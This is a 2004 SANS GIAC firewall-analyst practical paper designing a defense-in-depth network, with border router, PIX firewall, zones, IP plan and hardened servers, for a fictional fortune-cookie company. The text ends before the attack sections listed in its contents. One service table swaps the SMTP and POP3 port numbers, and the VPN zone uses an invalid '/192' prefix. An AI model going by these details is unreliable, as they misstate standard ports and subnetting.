

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

GIAC Certified Firewall Analyst (GCFW) Practical Assignment Version 3

Mike Armstrong

April 14, 2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Abstract 4
1. Assignment 1 – Security Architecture 4
1.1. Background 4
1.2. Users 5
1.2.1. GIACE customers. 5
1.2.2. GIACE suppliers. 5
1.2.3. GIACE partners 5
1.2.4. GIACE internal employees. 5
1.2.5. GIACE mobile sales force and teleworkers. 6
1.2.6. The general public. 6
1.3. Network 6
1.4. Requirements 6
1.4.1. Business Requirements 6
1.4.2. Access Requirements 7
1.5. Network Design 8
1.5.1. Principles 8
1.5.2. Defined Zones 9
1.5.3. IP Addressing 9
1.5.4. Servers/Hardware 13
1.5.5. Network Diagram 18
1.5.6. Defense in Depth 19
1.6 Estimated Costs 21
2. Assignment 2: Security Policy and Component Configuration 22
2.1. Border Router 22
2.2. Perimeter Firewall 27
2.2.1. Initial setup: 28
2.2.2. Ingress ACL 32
2.2.3. Webzone ACL 35
2.2.4. SERVDMZ ACL 36
2.2.5. Inside Zone 38
2.3. Developer Firewall 39
2.4. VPN Configuration 39
2.5. VPN Client Configuration 45
2.6. Local firewalls 49
3. Assignment 3: Design Under Fire 50
3.1. Attack Introduction 50
3.2. Plan of Attack 51
3.3. Reconnaissance 51
3.3.1. Passive Reconnaissance 51
3.3.2. Active Reconnaissance 52
3.4. Attack on the router 54
3.5. Attack on the firewall - Denial of Service (DoS)/SYN flood 55

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.6. Attack on the Web Server 55
3.6.1. apr_psprintf Memory Corruption 55
3.6.2. Linefeed Memory Leak 56
3.6.3. Attack on the Web Site and SQL Injection 57
3.7. Attack on the DNS server 58
4. Assignment 4A – A Wireless Network 60
4.1. Business Overview 60
4.2. Wireless Overview 60
4.3. Wireless Security Overview 61
4.3.1. Threats 61
4.3.2. Standards 62
4.3.3. SSID 65
4.3.4. MAC Authentication 65
4.3.5. VPNs 65
4.4. Wireless Network Design 66
4.4.1. Updated Network Diagram 66
4.4.2. Network Devices 68
4.4.3. User Setup 68
4.4.4. Network/PIX setup 69
4.4.5. Aironet Setup 73
Appendix A - IP Tables Setup for Development Zone Firewall 76
Appendix B – Local Firewall Configuration Examples 81
B-1. Application Server 81
B-2. Production Database Server 83
B-3. Web Server 85
References 89

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract

GIAC Enterprises (GIACE), an e-business dealing in the online sales of fortune cookie sayings, has requested a network security architecture be defined to protect its computer assets. This architecture must provide protection for the internal hardware and software of GIACE and also must provide access to GIACE resources for the following types of users:

- GIACE customers
- GIACE suppliers
- GIACE partners
- GIACE employees
- GIACE mobile sales force and teleworkers
- The general public who wish to access the GIACE web site

Additionally, GIACE employees must be able to access external resources as needed in order to efficiently perform the duties expected of their positions within GIACE.

This paper details the business requirements for GIACE's network, the network design, and rules for router and firewall configuration. Additionally, to demonstrate the vulnerabilities possible in a well-defined network architecture, an attack is planned on an existing network design published in a previous GCFW practical. Finally, an overview of wireless networking is provided as a means of planning future expansion of the GIACE network.

© SANS Institute 2004, Author retains full rights.

1. Assignment 1 – Security Architecture

1.1. Background

GIACE is a medium-size business employing approximately 90 people. These employees are located primarily at the company's main headquarters in Richmond, VA. They have a sales force of 20 salespeople out of the 90 employees. These salespeople travel the world selling fortune cookie sayings to the many fortune cookie makers. With the recent economic downturn, sales have been down and some of GIACE competitors have begun preying on GIACE's loyal customer base. GIACE recognizes the need to set up and maintain a secure network, but must work within a limited budget. As such, they would prefer to work with a low-cost implementation of a secure network architecture.

Recently, GIACE's network was compromised by an outside source and many of the archived sayings were altered. The online web site run by GIACE provided a few of these sayings to the general public. These sayings also made it into three shipments to one of GIACE's smaller customers. Had these sayings been shipped to one of their larger customers, the results could have been disastrous. This break-in caused the CEO of the company to take a serious look at information security policies and

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

procedures. As the company had been run as if a small business, no serious efforts had ever been placed on network and information security. All IT effort had focused on development of new fortune cookie sayings generators and the storage and retrieval of these sayings.

1.2. Users

GIACE's user base consists of the following types of users:

1.2.1. GIACE customers.

These users are the companies and/or individuals that purchase online fortunes in bulk. GIACE provides a line of specialized fortune cookie sayings printers that allow these customers to access GIACE's site and directly print sayings to be placed in the fortune cookies being baked. Customers want real time access to allow them to pick up fresh sayings, thereby maintaining their competitive edge within their markets. GIACE provides sayings in multiple languages and can create custom sayings that focus on the demographics of the GIAC customers' markets. These users connect to the GIACE through the Internet.

1.2.2. GIACE suppliers.

These are the companies that supply GIACE with fortune cookie sayings to meet markets that GIACE does not directly support. Examples would be suppliers of fortune cookie sayings for certain foreign language markets or to meet certain special occasions (e.g., religious holidays, custom themes, weddings, etc). These users connect to the GIACE through the Internet.

1.2.3. GIACE partners.

These users are international companies that take advantage of the large library of sayings produced and brokered by GIAC and translate and resell those fortunes to their own local markets. These users connect to the GIACE through the Internet.

1.2.4. GIACE internal employees.

These users are the employees working at GIACE headquarters and consist of administrative personnel, a small IT staff responsible for creating fortune generators and storing and retrieving sayings from the corporate data store, and sales personnel. Their primary means of communication is through email provided by an SMTP/POP3 server

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

located on the premises. These users connect to the GIACE through the internal company network.

1.2.5. GIACE mobile sales force and teleworkers.

These users generally work off-site and maintain contact with corporate headquarters through email and phone calls. The sales force carries small printers with which they can print samples of sayings. They would like the ability to connect to the network directly in order to generate sayings with GIACE's custom software to provide a more custom sales pitch that focuses on individual customers. These users connect to GIACE through the Internet.

1.2.6. The general public.

These potential users wish to access the GIAC web site in order to view fortune cookie sayings and to order small batches of sayings for special occasions. Additionally, many sign up for GIACE's "Fortune of the Day" email list. These users connect to the GIACE through the Internet.

1.3. Network

GIACE averages approximately 500 sayings download transactions per day. Each file download consists of roughly 1000 sayings, which creates an XML file no more than 125 KB in size. This results in a transaction load of 125 MB per day for sayings. Email transactions usually consist of approximately 250 emails per day, with a daily transaction load of approximately 25 MB per day for all email traffic. The majority of network traffic is from web surfing and email, with anticipated VPN access, but the current business-class DSL connection has capacity to spare in supporting GIACE's network usage.

1.4. Requirements

1.4.1. Business Requirements

The CEO of GIACE has developed the following list of requirements for the GIACE network.

- Protecting GIACE's fortune cookie sayings database and software is the primary goal of the new network design.
- All customers, suppliers, partners, and employees must maintain a high level

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

of productivity and not have their work adversely impacted by any new network design.
- All “bad guys” must be kept out of the GIACE network.
- The system must be able to expand to handle at least twice as many users, both internal and external.
- Control costs.

1.4.2. Access Requirements

Access requirements differ based on the user types represented. The network must support the following types of access:

1.4.2.1. External access for customers and partners. Customers and partners access GIACE through a custom web-based application. All transactions are handled over 128-bit SSL, with payments made through credit cards or through pre-approved spending limits for certain customers. Sayings are downloaded in an XML format, with custom desktop software provided by GIACE for reading and saving the fortune cookie sayings in different formats. Customers need access to the GIACE web site (HTTP and HTTPS).

1.4.2.2. Suppliers. Suppliers upload fortune cookie sayings to the GIACE's web site in an XML format over SSL. The suppliers are primarily individuals or other small businesses with a knack for creating fortune cookie sayings. Suppliers login to the GIACE web site and use the custom software designed by GIACE to upload these files. Each file is then checked for format and suitability before it is uploaded to the GIACE's databases. Once in the database, GIACE's employees proofread the sayings before being transferred to the GIACE's customer data store. Suppliers require access to the GIACE web site (HHTP and HTTPS).

1.4.2.3. Internal Employees. Internal employees access GIACE's systems on the GIACE internal network. They use a GIACE-maintained email server to communicate with other employees as well as customers and suppliers. GIACE has an acceptable-use policy for Internet access, but currently does not enforce the policy through any active means. Internal users need only HTTP, HTTPS, SMTP, and POP3 access. Internal employees will access the Internet through the internal proxy server and will pick up their email from the sendmail server located in the GIACE web zone.

1.4.2.4. External Employees. These employees primarily consist of the GIACE's sales force. These users require access to email and to GIACE's web site with the ability to download fortune cookie sayings to present to customers. The sales staff would like more comprehensive access to the network through a VPN solution in order to access the GIACE document storage system while traveling. There also is a small group of technical users who provide on-site support to GIACE's customers who require access to technical materials and software patches through GIACE's web site. A limited number of system administrators and lead developers require VPN access to the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

GIACE network to provide remote troubleshooting and production support. External users require access to the GIACE web site (HTTP and HTTPS) and to the email server (SMTP and POP3).

1.4.2.5. The public. The public accesses GIACE's web site over HTTP and receives emails from the company through the GIACE email server. The public requires access to the GIACE web site (HTTP and HTTPS).

1.4.2.6. Developers. Developers and testers have access to a protected development zone containing their development servers, QA servers, and their source code control server. These users require access to SSH, secure FTP, HTTP, HTTPS, and MySQL through a separate dedicated firewall.

1.4.2.7. System Administrators (SAs) and Lead Developers require SSH and secure FTP access to servers in the web, protected server, and development zones in order to provide support and to upgrade and install new software.

1.5. Network Design

1.5.1. Principles

The GIACE network is implemented based on the following principles:

- Defense in depth. Dedicated zones are defined to protect assets as well as restrict access to only those who require access. The zones are defined such that if one zone or a server in that zone is compromised, the attacker will not have free access to the rest of the network. Additionally, sensitive corporate data is protected from internal abuse by segregating high-value assets (database servers and development platforms) from unauthorized users.
- Least access. Only allow users to access that which they need. If a user does not need access to a resource on the network, deny that access. This applies also to those that would be users; in other words, any attacker that is spoofing a valid user will not automatically gain access to protected resources.
- Permit only required services and protocols. If the service or protocol is not required, then deny it. If the protocol or service is allowed to only certain servers on the network, then limit access to just those servers.[1]
- KISS, or “keep it simple stupid”. Network addresses are assigned such that each zone is easily identifiable without an SA having to refer to numerous charts and tables. Configuration scripts are developed such that the implementer of the script has sufficient knowledge and guidance as to the purpose of the scripts.

1NSA

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1.5.2. Defined Zones

The zones are:

- Web Zone. In this zone, the web server and email server reside. These servers must be accessible from the Internet and also accessible to internal users.
- Protected Server Zone. This zone provides protection to valuable corporate assets that should not be exposed to the Internet. These assets also are protected from the internal network to prevent unauthorized access by internal users. These servers must be accessible to the internal zone and to the web zone.
- Development Zone. This area is for access by the developers and system administrators. The reason this zone is protected is to help limit the possibility of rogue code being placed into production. A good software deployment process also helps protect against rogue code. Because of the restrictions on the availability of funds, access to this zone is controlled through a low-cost Linux-based firewall. All developers and system administrators are given static IP addresses to allow the firewall to be configured for those particular workstations as well as a static route defined on these workstations to route traffic into the Development Zone.
- Internal Network. This is where the majority of GIACE's internal users connect. This area provides the workstations and IP addresses that are allowed to access the other zones.

1.5.3. IP Addressing

1.5.3.1. Addressing Scheme. The GIACE IP addressing scheme provides plenty of room for growth and follows a simple, logical pattern that will allow network administrators to easily and quickly identify network nodes without referring to numerous charts or tables. Each zone, as a separate network segment, has an easily identifiable range of IP addresses defined. The addresses are Class B addresses and are segmented to allow up to 254 devices per segment. The addresses from 172.16.201.200 – 172.16.201.254 are reserved for static IP addresses for printers, developer workstations, and system administrator workstations within the Internal Zone. Additionally, a block of addresses is set aside for VPN use. The defined addresses are:

Zone	***Network***	***Start Host***	***End Host***	***Broadcast Address***
Internal Zone	172.16.201.0/24	172.16.201.1	172.16.201.254	172.16.201.255
Development Zone	172.16.202.0/24	172.16.202.1	172.16.202.254	172.16.202.255

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Zone	*Network*	*Start Host*	*End Host*	*Broadcast Address*
Protected Server Zone	172.16.203.0/24	172.16.203.1	172.16.203.254	172.16.203.255
Web Zone	172.16.204.0/24	172.16.204.1	172.16.204.254	172.16.204.255
VPN Zone	172.16.205.0/192	172.16.205.1	172.16.205.62	172.16.205.63

1.5.3.2. NAT and PAT. Network Address Translation (NAT) is used to access the Web Zone. This allows GIACE to provide an additional layer of protection to these hosts, as the addresses used on these hosts are not Internet-routable addresses. The firewall rules forward packets to these hosts based on the assigned protocols that the hosts support. The protocols supported are:

Source	*Destination*	*Protocol / Application*	*Action*	*Comments*
Internet/ Intranet	Web Server	HTTP	Allow	Web server access over the Well Known Port 80
Internet/ Intranet	Web Server	HTTPS	Allow	Secure Web server access over the Well Known Port 443
Internet/ Intranet	Email Server	SMTP	Allow	Email access over port 110
Internet/ Intranet	Email Server	POP3	Allow	Email access over port 25
Internet	VPN	VPN	Authenticate	VPN access to internal network over port 1723

1.5.3.3. Static Addresses

The following static addresses are assigned:

Host	*Zone*	*IP Address*
Border Router	Internet	ISP assigned
Border Router	Internet	x.x.x.1 inside interface
PIX Firewall	Internet	x.x.x.2 outside interface

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Host	*Zone*	*IP Address*
PIX Firewall	Internal Zone	172.16.201.2
PIX Firewall	Web Zone	172.16.204.2
PIX Firewall	Protected Server Zone	172.16.203.2
Web Server	Web Zone	172.16.204.3 NAT to x.x.x.3
Web IDS	Web Zone	172.16.204.6
Email Server	Web Zone	172.16.204.5 NAT to x.x.x.5
RADIUS Server	Protected Server Zone	172.16.203.3
IDS	Protected Server Zone	172.16.203.4
Fortune DB	Protected Server Zone	172.16.203.10
Log/Time Server	Protected Server Zone	172.16.203.12
Application Server	Protected Server Zone	172.16.203.13
Proxy Server	Protected Server Zone	172.16.203.14
Internal DNS Server	Protected Server Zone	172.16.203.15
File Server	Internal Zone	172.16.201.7
MS SQL Server	Internal Zone	172.16.201.6
SA Workstation #1	Internal Zone	172.16.201.200
SA Workstation #2	Internal Zone	172.16.201.201
Developer Workstation #1	Internal Zone	172.16.201.202
Developer Workstation #2	Internal Zone	172.16.201.203
Developer Workstation #3	Internal Zone	172.16.201.204
Developer Workstation #4	Internal Zone	172.16.201.205
Linux Firewall	Development Zone	172.16.201.5 outside

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Host	*Zone*	*IP Address*
Linux Firewall	Development Zone	172.16.202.1 inside
Source Control Server	Development Zone	172.16.202.30
Dev / Test Database	Development Zone	172.16.202.15
Dev Web Server	Development Zone	172.16.202.10
Dev Application Server	Development Zone	172.16.202.11
QA Web Server	Development Zone	172.16.202.20
QA Application Server	Development Zone	172.16.202.21

1.5.3.4. ISP Assigned Addresses. GIACE has received a block of 16 IP address from its Internet Service Provider (ISP). The IP Addresses are a subnet of a Class C network allowing 14 IP addresses for GIACE's user. The IP Addresses range from x.x.x.1 to x.x.x.14.

1.5.3.5. Access Requirements/Protocol Mapping

The following protocols are supported with access defined to the given zones:

Protocol	**Server**	**Access By**	**Port(s)**
HTTP	172.16.204.3	Internet Internal Zone VPN Users	80
HTTPS	172.16.204.3	Internet Internal Zone VPN Users	443
SMTP	172.16.204.5	Internet Internal Zone VPN Users	25
POP3	172.16.204.5	Internet Internal Zone VPN Users	110
SSH/secure FTP	172.16.204.3	SA's Only	22
SSH/secure FTP	172.16.204.5	SA's Only	22
SSH/secure FTP	172.16.204.6	SA's Only	22
SSH/secure FTP	172.16.203.4	SA's Only	22

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

SSH/secure FTP	172.16.203.10	SA's Only	22
SSH/secure FTP	172.16.203.12	SA's Only	22
SSH/secure FTP	172.16.203.13	SA's/Lead Developers Only	22
SSH/secure FTP	172.16.203.14	SA's Only	22
SSH/secure FTP	172.16.203.15	SA's/Lead Developers Only	22
SSH/secure FTP	172.16.202.30	SA's/Lead Developers Only	22
SSH/secure FTP	172.16.202.15	SA's/Developers Only	22
SSH/secure FTP	172.16.202.10	SA's/Developers Only	22
SSH/secure FTP	172.16.202.11	SA's/Developers Only	22
SSH/secure FTP	172.16.202.20	SA's/Developers Only	22
SSH/secure FTP	172.16.202.21	SA's/Developers Only	22
SSH	172.16.201.1	SA's Only	22
RADIUS	172.16.203.3	PIX	1812 1813
MySQL	172.16.203.10	172.16.203.13	3306
MySQL	172.16.202.15	SA's/Developers Only	3306
NTP	172.16.203.12	All Internal x.x.x.1	123
syslog		All Internal servers x.x.x.1	514
HTTP/S	172.16.203.13	172.16.204.2	80 443
DNS	172.16.203.15	All Internal	53
HTTP/S	172.16.203.14	All Internal	8080
CVS	172.16.202.30	SA's/Developers Only	2401
SQL Server	172.16.201.6	Internal Network Only	1433
DHCP	172.16.201.5	Internal Network Only	

1.5.4. Servers/Hardware

1.5.4.1. Border Router. A Cisco 1711 border router will be used to provide the first layer of protection. This router will filter out much of the unwanted traffic and reduce the burden on the firewall in addition to providing a first layer in the defense in depth. The

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

border router's primary purpose is to restrict access from malicious users by denying spoofing attacks and preventing invalid IP protocols from entering the network. In particular, this router will defend against spoofed IP Addresses. It is a hardware-based router that assists in reducing the chance of compromise through attacks on the underlying operating system. Additionally, access to the setup of the border router is allowed only through connection to its console port. This is to provide protection from malicious users attempting to access the system externally. The border router will be configured to perform preliminary application-level inspection of certain web protocols to help in deterring attacks on GIACE's web server and email server.

The Cisco 1711 is a low-cost router that provides all of the basic functionality required by GIACE. It incorporates a router along with a stateful inspection firewall in one device. As configured for GIACE use, it provides one auto-sensing 10/100 MB Ethernet port as well as DSL broadband connectivity. Additionally, an analog MODEM backup capability is integrated into the device for redundant WAN connectivity should the DSL fail.

The Cisco 1711 runs Cisco IOS as its operating system. A dedicated device running a specialized router operating system reduces exposure to vulnerabilities, as the operating system can be smaller and focused on a specific task. Additionally, such an operating system can be better tested for vulnerabilities as the tests required can focus on the job at-hand rather than on supporting a wide range of applications. Such an operating system can provide performance increases as well since the operating system does not have competing priorities for limited system resources.

1.5.4.2. Firewall. A Cisco PIX 515E Security Appliance provides a stateful inspection firewall combined with a VPN solution. This device was chosen as it provides the protection required at a reasonable cost. The PIX 515E chosen for this application runs PIX Firewall Version 6.3, which allows the system administrator to establish a management connection over a VPN tunnel from the internal network.[2] This is the second line of defense in the GIACE defense in depth schema. It will defend the network from spoofed IP Addresses, direct broadcast addresses (Smurf- and Fraggle-type attacks), and ports as recommended by the National Security Agency (NSA).

Stateful firewalls maintain information about the state of the connections that pass through. Responses from permitted sources are allowed to return from the destination. Each TCP connection established from an inside user through the PIX Firewall creates an entry in the PIX's stateful session flow table. These entries are mapped to returning requests and, unless a matching entry is found, the returning packet is not allowed. The entry in the table contains the source and destination addresses, port numbers, TCP sequencing information, and additional flags for each TCP connection associated with that particular user. Once the connection is terminated, the entry is removed from the table. Each entry in the stateful session table is used to create a hash that is compared against the returning packets for validity. A hacker would have to spoof all the information in the table entry in order to hijack a session. Since the PIX randomizes

2Cisco 515E

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

TCP sequence numbers, such an attack is unlikely.[3]

The PIX 515E is a hardware-based firewall running a proprietary operating system. This reduces the chance of compromise through attacks on an underlying operating system such as Windows or Linux. Additionally, a proprietary operating system running on the firewall appliance can be customized to the specific hardware platform, providing much faster packet filtering. A disadvantage of running a PIX firewall is that the firewall is more complex to set up compared to many of the firewall applications that run on top of another operating system. The proprietary operating system also requires administrators to learn a new system in order to properly maintain the firewall.

1.5.4.3. Linux Firewall. This firewall is deployed to protect the development zone. This is a low-cost solution intended to protect an area that is not considered a high risk but that still requires protection should a malicious user compromise the network. As this area contains GIACE's latest versions of its software, the company feels the need to wrap it in another layer of protection to prevent trade secrets from being compromised through attack by either external or internal users. This also provides a layer of protection to the development hosts in order to reduce the chance that rogue code is introduced into GIACE's software. The system administrators control all deployments to this zone. Developers develop on their local workstations, with the development servers in the development zone acting as an integration area once code has been unit tested on local workstations. This server has been hardened by following the guidelines below:[4]

- Only the software needed is installed. All other software has been either deleted or disabled.
- System and application patches are checked and applied on a regular basis (weekly schedule, unless there is a security alert issued).
- All unnecessary user accounts have been disabled.
- Accounts used by services have no shell access.
- There is no default publicly accessible service. All defaults are to be privately accessible and only set to public when needed.
- All publicly accessible services are run in a chrooted file system.
- Root's authority has been delegated to the system administrators so they will not have to run as root to do routine work.

One disadvantage of running a Linux-based firewall is that the firewall runs an open operating system. This leaves the firewall vulnerable to attack against the underlying operating system. The president of GIACE considers this an acceptable risk as he feels that the layers of protection in front of the development zone as well as the software testing and deployment practices followed by GIACE will mitigate the chance of the firewall being compromised through the operating system.

[3] Cisco System, Inc
4Bauer, pg 41-2

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1.5.4.4. Log/Time Server. This server acts as a common logging server on which all internal IDS logs are consolidated. It also provides a NTP server in order to keep all GIACE servers in sync. Keeping the servers in sync allows the system administrators to more easily trace signs of tampering by comparing timestamps on logs. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall.

1.5.4.5. DNS Server. GIACE maintains an internal DNS server to provide DNS resolution for internal assets only. This server acts as the primary DNS server for GIACE's internal users. If an address is not resolvable by the internal DNS server, the ISP-provided DNS servers are called. Additionally, the ISP-provided DNS servers act as GIACE's primary and secondary domain servers to the external world. DNS requires access to port 53 over both UDP and TCP. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall.

1.5.4.6. Database Server. GIACE runs MySQL version 3.23. Access to MySQL is over port 3306 using TCP connections. The database server resides in the protected server zone. No access to MySQL is allowed from the Web Zone. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall.

1.5.4.7. Application Server. This server runs Apache and Tomcat (a Java servlet engine) under Linux to provide a servlet container for running GIACE's applications. Direct access to the MySQL server is from the application server. This server will be accessed using HTTPS over port 443 (TCP). This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall.

1.5.4.8. Web Server. The Web Server is a Linux server running Apache which serves static content such as images, JavaScript files, and style sheets from its local drives. It also runs Tomcat, providing a front controller that calls the Application Server to provide access to GIACE's applications. This provides another layer in the defense to protect GIACE's critical assets. This port will be accessed over HTTP (port 80) and HTTPS (port 443). This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall.

1.5.4.9. Email Server. The Email server runs sendmail version 8.12.11 (available from http://www.sendmail.org/). The EXPN and VRFY commands have been disabled in order to provide less information to hackers scanning the system. This server will be accessed over port 25 and port 110. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall.

1.5.4.10. IDS. There are two Intrusion Detection Systems installed. The first resides in the Web Zone, recording any attempts made against these servers. The second resides in the protected server zone. The IDS servers run Snort version 2.1.0, available from http://www.snort.org. Snort is a signature-based IDS system that attempts to detect an attack and match the attack signature against a database of known exploits.[5] GIACE's policy is to update the Snort database weekly. The IDS servers are hardened

5Peikari & Chuvakin, pg 428

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Linux Red Hat 9 servers following the same principles as for the Linux Firewall.

1.5.4.11. File Server. The file server is a Windows 2000 server providing a common storage area for users' files. Windows was chosen for this server as the majority of GIACE users run Windows on the desktop. This server is on the internal network and is not accessible from the Internet or either security zone.

1.5.4.12. Internal Database Server. The internal database server runs Windows 2000 and Microsoft SQL Server 2000 over port 1433. This server was chosen for its ease of maintenance and administration as well as its compatibility with Microsoft Office products. It is located on the internal network and is not accessible from the Internet or either security zone.


1.5.4.13. Source Control Server. This server acts as the source control system for the software developed by GIACE as well as a repository for firewall scripts for each server and for the network access servers. It runs CVS on port 2401. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall. This server is only accessible from the static IP Addresses of the system administrators and developers.

1.5.4.14. Proxy Server. This server provides HTTP/S and FTP proxies for GIACE's internal users. Squid is available at http://www.squid-cache.org/. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall. Internal users can access the Internet only through the proxy server. This allows GIACE to filter content and to log access to external sites. By logging access, GIACE can better track sites that could have provided Trojans or viruses to the internal users.

1.5.4.15. RADIUS Server. This server provides a centralized security mechanism for authenticating and authorizing users and recording users' actions through its accounting functions. This is a hardened Linux Red Hat 9 server following the same principles as for the Linux Firewall. It is running a freeware version of RADIUS from the FreeRADIUS Server Project, available at http://www.freeradius.org .

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1.5.5. Network Diagram



© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1.5.6. Defense in Depth

The GIACE network is designed in such a way as to provide a defensive ring around its most important assets. This ring starts at the border router, which protects the outermost perimeter of the network. This router is intended to screen out most attacks, reducing the burden on the firewall. The rules for the router are simplified in order to reduce processing time at this level. The border router deals with addresses within the range assigned by GIACE's ISP – x.x.x.1 – x.x.x.14. By the time any packets reach the border router from the inside network, they have been translated through NAT to this range of addresses.

The firewall is the next layer in the defense. The firewall serves as protection not only from outside attackers, but also from malicious or careless internal users. The firewall serves to segregate the network into its three primary zone – internal, web servers, and protected servers. It filters and routes traffic between these zones as well as to the Internet. Being a stateful firewall, the PIX helps to keep out IP reply packets without a corresponding request from the internal network. Additionally, NATing all internal traffic helps prevent external attacks against the allocated Internet addresses.[6]

GIACE recognizes their database as being the most important asset. As such, it is kept in a zone that protects it not only from external attacks, but from internal ones as well. Access to the database is allowed only through an application server that resides in the same protected zone. The application server only allows access from the web server, with the application server acting as a proxy to the database server to provide an additional layer of protection. Every database call is screened at the application server to ensure the SQL commands that do hit the server are valid. Configuration files on this application server are encrypted to protect the user names and passwords for the database. Additionally, the database server provides its own simplified protection using IP Tables to restrict access to the application server and designated system administrators' workstations.

